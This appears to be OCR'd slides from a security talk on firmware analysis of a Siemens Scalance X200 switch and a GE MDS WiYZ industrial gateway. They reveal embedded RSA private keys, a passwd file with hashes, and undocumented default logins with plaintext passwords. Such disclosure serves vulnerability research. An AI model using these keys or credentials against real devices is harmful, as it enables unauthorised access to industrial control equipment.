
root@Wintermute: /media/CCCA-250F/Scalance

File Edit View Search Terminal Help

```
-----BEGIN CERTIFICATE-----
MIICbjCCAdegAwIBAgIJAOBNjtFNslypMA0GCSqGSIb3DQEBBQUAMC8xCzAJBgNV
BAYTAkRFMQswCQYDVQQIEwJCVzETMBEGA1UEChMKU2llbWVucyBBRzAeFw0wODAy
MDQxNDA1NTdaFw0zODAxMTgxNDA1NTdaMC8xCzAJBgNVBAYTAkRFMQswCQYDVQQI
EwJCVzETMBEGA1UEChMKU2llbWVucyBBRzCBnzANBgkqhkiG9w0BAQEFAAOBjQAw
gYkCgYEAwFhr596yu6RifCiQLyOPVcwGdssx2WKvvdVqzz/3OITFL+2YTwhgBQqJ
mNE3X4A34amv05BC22txMBnRZc4u7ThexULWUBhbW+FwfQLwYcFY8EWgyGX5EMqr
lgBeZzcl1XPcMwT0VdLt8rOeLyA2rU+IR+20IP6dmvXtMzRHbsECAwEAAaOBkTCB
jjAdBgNVHQ4EFgQUaNOIPi8B4hOJPHSQ4aozPIG52uAwXwYDVR0jBFgwVoAUaNOI
Pi8B4hOJPHSQ4aozPIG52uChM6QxMC8xCzAJBgNVBAYTAkRFMQswCQYDVQQIEwJC
VzETMBEGA1UEChMKU2llbWVucyBBR4IJAOBNjtFNslypMAwGA1UdEwQFMAMBAf8w
DQYJKoZIhvcNAQEFBQADgYEARbe65vv1wvBaLSzEaYfZTLhcXOFO9V/GF8tZrJ0Q
0CMqhmrQQjI0mBPlqBAgok48AsCpWr8DWmYZjalRlXlP9XTcDCiz9heaQb6IdlQa
B0xVf1NVruErjrM6D2WebH2XP04EZPjfutDILoho1Psg9EwSZukPSG/eGb098g88
XtI=
-----END CERTIFICATE-----
-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQDAWGvn3rK7pGJ8KJAvI49VzAZ2yzHZYq+91WrPP/c4hMUv7ZhP
CGAFComY0TdfgDfhqa/TkELba3EwGdFlzi7tOF7FQtZQGFtb4XB9AvBhwVjwRaDI
ZfkQyquWAF5nNyXVc9wzBPRV0u3ys54vIDatT4hH7bQg/p2a9e0zNEduwQIDAQAB
AoGAEgp5HId71jPF9QVM+M7qC88WMCBA7bXe6/xPh17ljkyNvkAX0Bnl/7MMUuQU
wIVjOGxVDI/0ZWY/eJaDWHwtVHLxtLR6dUtC7sL1hI23oZw26xFg6QQ0PkMKERxR
LsYx3flBaJln5lEI4EQ0+o3MEHsPqcvbrk+LtmMcdSp6PU0CQQDyeM4gYFFUDkYV
jAolWXABH2Si+gb/XBtlpbT0WY5H3lBev0Gl58JlYFo6uYslvNuC6oIdvutcCK3F
8oHVTci3AkEAyxOqf2ii3XIw6ahqPCkmpeyHlVNSSJ3wTVAA2UgPjxdeo0cYUX5I
LP5HLNYzAFJ+awhvVTTL4rdURPm5NAVcRwJBAIfHJE43AXPbZl2MhOXzVmgah0VI
U4DNuD3MdC9csvMFx+W2nfFkfZQ9R2mZGxVv01BVN7Wmgq+P4Jd3PEMRArMCQDpN
IBLJ+I/426AJUM6KxeS23kn5jNL6POYFROkcbhMXk3zuyUWEKrZ4Hfj6WdQK2u5h
koz0xmAFX/UZeJk9vLsCQQCQXThUZ3W5RRwzksfjakK7zfYeAfCUhbMxy55Xm5S4
5orjMT/SaKSnl0wgw7oIF8GuVjDXIvMmLR2uMiC9BfLm
-----END RSA PRIVATE KEY-----
(END)
```

Siemens Scalance X200

Continuing a theme



Siemens Scalance X200

Continuing a theme


- Self signed default Certificate
- Can be changed via Web interface

- Not mentioned anywhere in the documentation


GE MDS Wiyz


Communications: MDS Wi
www.gedigitalenergy.com/communications/catalog/mdswiyz.htm
Home
Products & Services
Industries
News
About Us
Resources
Contact
Store
Digital Energy › Communications
Product Lookup
Online Store
Press Room
Product Categories
Overview
Industrial Wireless
Data Acquisition
LAN Extension
Backhaul
Accessories
Fiber Optic Multiplexers
Ethernet Switches & Converters
Network Management Software
Services
Overview
Training
Resources
Application Notes
Brochures
Manuals
Software
MDS WiYZ™
Intelligent Data Acquisition
Data Acquisition | MDS Mesh, WiFi, Cellular
GE's MDS WiYZ is an intelligent data acquisition and networking platform combining wireless connectivity for sensors, I/O, instruments and meters with comprehensive network infrastructure solutions for IP/Ethernet and serial, machine-to-machine and backhaul communication to host systems and devices. Whether your application requires the collection of data from remote, unpowered sensors or deployment in areas with obstructed communication paths or a bridge for data using the cellular infrastructure to your enterprise network, MDS WiYZ products provide versatile, reliable and cost-effective solutions.
Buy Now
Learning Videos
Key Benefits
• Cost effective wireless communication for sensors, instruments and I/O monitoring remote assets
• Improved communication reliability and simplified deployment using standards based, self creating, self healing mesh networking
• Reduce wiring, power and integration costs using battery powered, field hardened components
• Automate data collection using any combination of Cellular, WiFi and MDS backhaul options for seamless IP/Ethernet and serial communication to remote devices
• Global unlicensed use in 2.4 GHz spectrum plus GSM and CDMA cellular technology
WiYZ Application Advantages
Operation Center
Cellular
Ethernet
Serial
Private Network
Local Display
RTU/PLC
MDS entraNET
SCADA Master
WiYZ Gateway
WiFi
WiYZ Remote
Connect:
- Instruments
- Devices
- Meters
WiYZ Remote
Connect:
- Sensors
- Switches
- Transducers
3rd party devices
Enable:
- Instruments
- Meters
- Transducers

GE MDS Wiyz



root@Wintermute: /media/CCCA-250F/Wiyz/V2.3.8
File Edit View Search Terminal Help
root@Wintermute:/media/CCCA-250F/Wiyz/V2.3.8# binwalk wiyzgw-bkrc-2_3_8.mpk
DECIMAL HEXADECIMAL DESCRIPTION
88432 0x15970 U-Boot version string, "U-Boot 1.2.0 (Dec 13 2012 - 19:09:33)"
88688 0x15A70 JFFS2 filesystem, little endian
113100 0x1B9CC uImage header, header size: 64 bytes, header CRC: 0x14F638C6, created: Fri Dec 14 00:13:09 2012, image size: 1744212 bytes, Data Address: 0xA0008000, Entry Point: 0xA0008000, data CRC: 0xE5930802, OS: Linux, CPU: ARM, image type: OS Kernel Image, compression type: none, image name: "Linux-2.6.36-mds"
129767 0x1FAE7 gzip compressed data, maximum compression, from Unix, last modified: Fri Dec 14 00:13:08 2012
1857408 0x1C5780 uImage header, header size: 64 bytes, header CRC: 0xB14A1CC7, created: Fri Dec 14 00:32:04 2012, image size: 17080320 bytes, Data Address: 0xA0800000, Entry Point: 0xA0800000, data CRC: 0xD6227E17, OS: Linux, CPU: ARM, image type: RAMDisk Image, compression type: none, image name: "Project_TGM rootfs image"
1857472 0x1C57C0 Squashfs filesystem, little endian, version 4.0, compression:gzip, size: 17077509 bytes, 1447 inodes, blocksize: 131072 bytes, created: Fri Dec 14 00:32:03 2012
18937824 0x120F7E0 Squashfs filesystem, little endian, version 4.0, compression:gzip, size: 323438 bytes, 4 inodes, blocksize: 131072 bytes, created: Fri Dec 14 00:32:04 2012
root@Wintermute:/media/CCCA-250F/Wiyz/V2.3.8#

GE MDS Wiyz


root@Wintermute: /media/CCCA-250F/Wiyz/V2.3.8/_wiyzgw-bkrc-2_3_8.mpk.extract
File Edit View Search Terminal Help
uashfs-root/etc# lla
total 248
drwx------ 12 root root 8192 Dec 14 2012 .
drwx------ 13 root root 8192 Jun 15 2012 ..
drwx------ 2 root root 8192 Dec 14 2012 certs
-rw-r--r-- 1 root root   377 Jun 8 2012 fstab
-rw-r--r-- 1 root root   509 Jun 8 2012 group
drwx------ 2 root root 8192 Dec 14 2012 hotplug
drwx------ 2 root root 8192 Dec 14 2012 init.d
drwx------ 2 root root 8192 Nov 16 2011 iproute2
drwx------ 3 root root 8192 Dec 14 2012 lighttpd
-rw-r--r-- 1 root root 9161 Jun 8 2012 login.defs
drwx------ 2 root root 8192 Dec 14 2012 nivis
-rw-r--r-- 1 root root   300 Jun 8 2012 nsswitch.conf
drwx------ 2 root root 8192 Dec 14 2012 .openvpn
-rw-r--r-- 1 root root   827 Jun 8 2012 .passwd
drwx------ 2 root root 8192 Dec 14 2012 .ppp
-rw-r--r-- 1 root root 1842 Jun 8 2012 protocols
-rw-r--r-- 1 root root   92 Jun 8 2012 .resolv.conf
-rw-r--r-- 1 root root   163 Jun 8 2012 securetty
-rw-r--r-- 1 root root 15642 Jun 8 2012 services
-rw-r--r-- 1 root root   27 Jun 8 2012 shells
-rw-r--r-- 1 root root   11 Jun 8 2012 shells.conf
drwx------ 2 root root 8192 Dec 14 2012 skel
-rw-r--r-- 1 root root   111 Jun 8 2012 snmpd.conf.var.default
drwx------ 2 root root 8192 Dec 14 2012 sysconfig
-rw-r--r-- 1 root root 2754 Jun 8 2012 .syslog.conf
-rw-r--r-- 1 root root 1831 Jun 8 2012 system.conf
-rw-r--r-- 1 root root 8701 Jun 8 2012 termcap
-rw-r--r-- 1 root root 4139 Dec 14 2012 vsftpd.conf
root@Wintermute:/media/CCCA-250F/Wiyz/V2.3.8/_wiyzgw-bkrc-2_3_8.mpk.extracted/sq
uashfs-root/etc#

GE MDS Wiyz

- Passwd file contained undocumented users and hashes
- admin – admin
- **guest – guest**
- **authcode – authcode**
- **fact – wal63sfo**
- **root - ??**




root@Wintermute: /media/CCCA-250F/Wiyz/V2.3.8/_wiyzgw-bkrc-2_3_8.mpk.extra

File Edit View Search Terminal Help

```
root:HkhhUQ6MVz32k:0:0:root:/root:/bin/ash
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/usr/sbin:
sys:*:3:3:sys:/dev:
adm:*:4:4:adm:/var/adm:
lp:*:5:7:lp:/var/spool/lpd:
sync:*:6:8:sync:/bin:/bin/sync
shutdown:*:7:9:shutdown:/sbin:/sbin/shutdown
halt:*:8:10:halt:/sbin:/sbin/halt
mail:*:9:11:mail:/var/spool/mail:
news:*:10:12:news:/var/spool/news:
uucp:*:11:13:uucp:/var/spool/uucp:
operator:*:12:0:operator:/root:
games:*:13:100:games:/usr/games:
ftp:*:15:14:ftp:/var/ftp:
man:*:16:100:man:/var/cache/man:
sshd:*:22:90:sshd:/var/empty:/dev/null
sql:x:60:60:sql:/dev/null:/sbin/nologin
nobody:*:65534:65534:nobody:/home:/bin/sh
fact:jWX0ra1R0bE6.:101:100:factory:/home:/bin/menu
admin:KOlVB71Lauomk:102:100:customer:/home:/bin/menu
authcode:pJTSFMspQSE4Y:103:100::/var/empty:/bin/menu
guest:jJ1eudmgI0Za2:104:100::/home:/bin/menu
.passwd (END)
```

GE MDS Wiyz


root@Wintermute: /media/CCCA-250F/Wiyz/V2.3.8/_wiyzgw-bkrc-2_3_8.mpk.extract
File Edit View Search Terminal Help
-----BEGIN RSA PRIVATE KEY-----
MIICXgIBAAKBgQC0JiTgRRXt71GioONMPf0aI7S8pS3o4JglG3FTEC2kDTpUU9YD
klCkn4zX50JOXu40g+X+EV0CCEm8phctNKATQ5MCuW+0OjxUYBPX9LPCGV6cc/TF
AUzVijmVfMnNQVIr4EGZbWrYx2DG8VpQV93YFixYuGC2ylGrMS8HNBmwawIDAQAB
AoGBAIGZ33WovfoK7cP90wgKmbIOdfwxKTIcQdiQQZrsTKl1Cr2YAqNXI8ULM5wv
tzgCe4Q0T8XUYAESTVn2cz4GWhHMc8OiofSxxwmBedFw4jU7iL4kGbYGRasZ32ec
Aaf4Ps+ls1bPRcTni2EKtgQbP/9ijWHbyE/6cwRL2Z1Jg0chAkEA4XGVK2CnyU+1
P5IAv1SqtErBhJWfAHOq728xQJPxTycuV6xej8lN/gCZsZP4E0kRuFkVbl++KUd2
alv9iG35vwJBAMyQ7phjaII8VWkS0d9pAWJaG0iMz8eTz4o/uvvDgnQ6G3WVnjyr
ZsqXJNqzTce0c3k68kV/B1blro9z4aAzPFUCQQCzMK+rYdEbbtKWq7sSWP6x/TVh
5/cQyd9VHuFb/ftwuajZIPWsfgoS2XFQN1eWQVrHV290Yn9omheiJGoZlahLAkAy
N4Hatsx47AarfIs4pLZKRoRcEvUOsSJJdcuY8i2cCoejHc9yZUEeimvppAp787hF
EktW9BABLPDlFjVU9j7hAkEAonj3Hqy2mUa4MqHdSra5eBjCMueL3YHQ7K9H4Fdt
vC8Krxwn1g2tHU7BrDorLJOl/0qYa84P07gFcI+69jLK5A==
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIEWzCCA8SgAwIBAgIDEAAFMA0GCSqGSIb3DQEBBAUAMIHVMQswCQYDVQQGEwJV
UzERMA8GA1UECBMITmV3IFlvcmsxEjAQBgNVBAcTCVJvY2hlc3RlcjETMBEGA1UE
ChMKR0UgTURTIExMQzEpMCcGA1UEChMgYzIxZjk2OWI1ZjAzZDMzZDQzZTA0Zjhm
MTM2ZTc2ODIxFDASBgNVBAsTC0VuZ2luZWVyaW5nMSUwIwYDVQQDExxJc3N1ZXIg
Q2VydGlmaWNhdGUgQXV0aG9yaXR5MSIwIAYJKoZIhvcNAQkBFhNhYXJvbi53cmln
aHRAZ2UuY29tMB4XDTEwMTAwNjE3NDQyN1oXDTE1MTAwNjE3NDQyN1owgcoxCzAJ
BgNVBAYTAlVTMREwDwYDVQQIEwhOZXcgWW9yazESMBAGA1UEBxMJUm9jaGVzdGVy
MRMwEQYDVQQKEwpHRSBNRFMgTExDMSkwJwYDVQQKEyBjMjFmOTY5YjVmMDNkMzNk
NDNlMDRmOGYxMzZlNzY4MjEUMBIGA1UECxMLRW5naW5lZXJpbmcxFTATBgNVBAMT
DFdpWVogR2F0ZXdheTEnMCUGCSqGSIb3DQEJARYYR0VNRFMudGVjaHN1cHBvcnRA
R0UuY29tMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC0JiTgRRXt71GioONM
Pf0aI7S8pS3o4JglG3FTEC2kDTpUU9YDklCkn4zX50JOXu40g+X+EV0CCEm8phct
NKATQ5MCuW+0OjxUYBPX9LPCGV6cc/TFAUzVijmVfMnNQVIr4EGZbWrYx2DG8VpQ
V93YFixYuGC2ylGrMS8HNBmwawIDAQABo4IBQDCCATwwDAYDVR0TAQH/BAIwADAd
BgNVHQ4EFgQUN4b4f01ZaJxuLik72oI6QZ+7bwcwggELBgNVHSMEggECMIH/gBSb
YeVlzSYHvAsttFelPuYWePbDB6GB4aSB3jCB2zELMAkGA1UEBhMCVVMxETAPBgNV
BAgTCE5ldyBZb3JrMRIwEAYDVQQHEwlSb2NoZXN0ZXIxEzARBgNVBAoTCkdFIE1E
UyBMTEMxKTAnBgNVBAoTIGMyMWY5NjliNWYwM2QzM2Q0M2UwNGY4ZjEzNmU3Njgy
MRQwEgYDVQQLEwtFbmdpbmVlcmluZzErMCkGA1UEAxMiSW50ZXJtZWRpYXRlIENl
